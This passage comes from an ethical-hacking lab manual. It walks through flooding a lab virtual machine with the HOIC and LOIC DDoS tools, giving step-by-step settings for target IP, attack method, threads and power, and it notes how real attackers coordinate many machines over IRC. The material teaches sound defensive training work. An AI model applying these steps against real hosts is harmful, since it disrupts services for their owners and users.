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

17. You can observe that the performance of the machine is slightly affected and that its response is slowing down.
18. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, **Parrot Security**) resources are completely consumed, and the machine is overwhelmed.

    Note: In real-time, a group of hackers operating hundreds or thousands of machines configure this tool on their machines, communicate with each other through IRCs, and simulate the DDoS attack by flooding a target machine or website at the same time. The target is overwhelmed and stops responding to user requests or starts dropping packets coming from legitimate users. The larger the number of attacker machines, the higher the impact of the attack on the target machine or website.
19. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all the attacker machines. Also, close the **Wireshark** window on the **Parrot Security** machine.

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


20. This concludes the demonstration of how to perform a DDoS attack using HOIC.
21. Close all open windows and document all the acquired information.

Task 5: Perform a DDoS Attack using LOIC


LOIC (Low Orbit Ion Cannon) is a network stress testing and DoS attack application. We can also call it an application-based DOS attack as it mostly targets web applications. We can use LOIC on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service of a particular host.

Here, we will use the LOIC tool to perform a DDoS attack on the target system.

Note: In this task, we will use the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.

1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

   Note: If an **Open File - Security Warning** pop-up appears, click **Run**.



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
2. The **Low Orbit Ion Cannon** main window appears.
3. Perform the following settings:
   - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.13**), and then click the **Lock on** button to add the target devices.
   - Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **10** under the **Threads** field. Slide the power bar to the middle.



4. Now, switch to the **Windows Server 2019** and **Windows Server 2022** virtual machines and follow **Steps 1 - 3** to launch LOIC and configure it.

   Note: On the **Windows Server 2019** and **Windows Server 2022** virtual machines, LOIC is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC).**

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
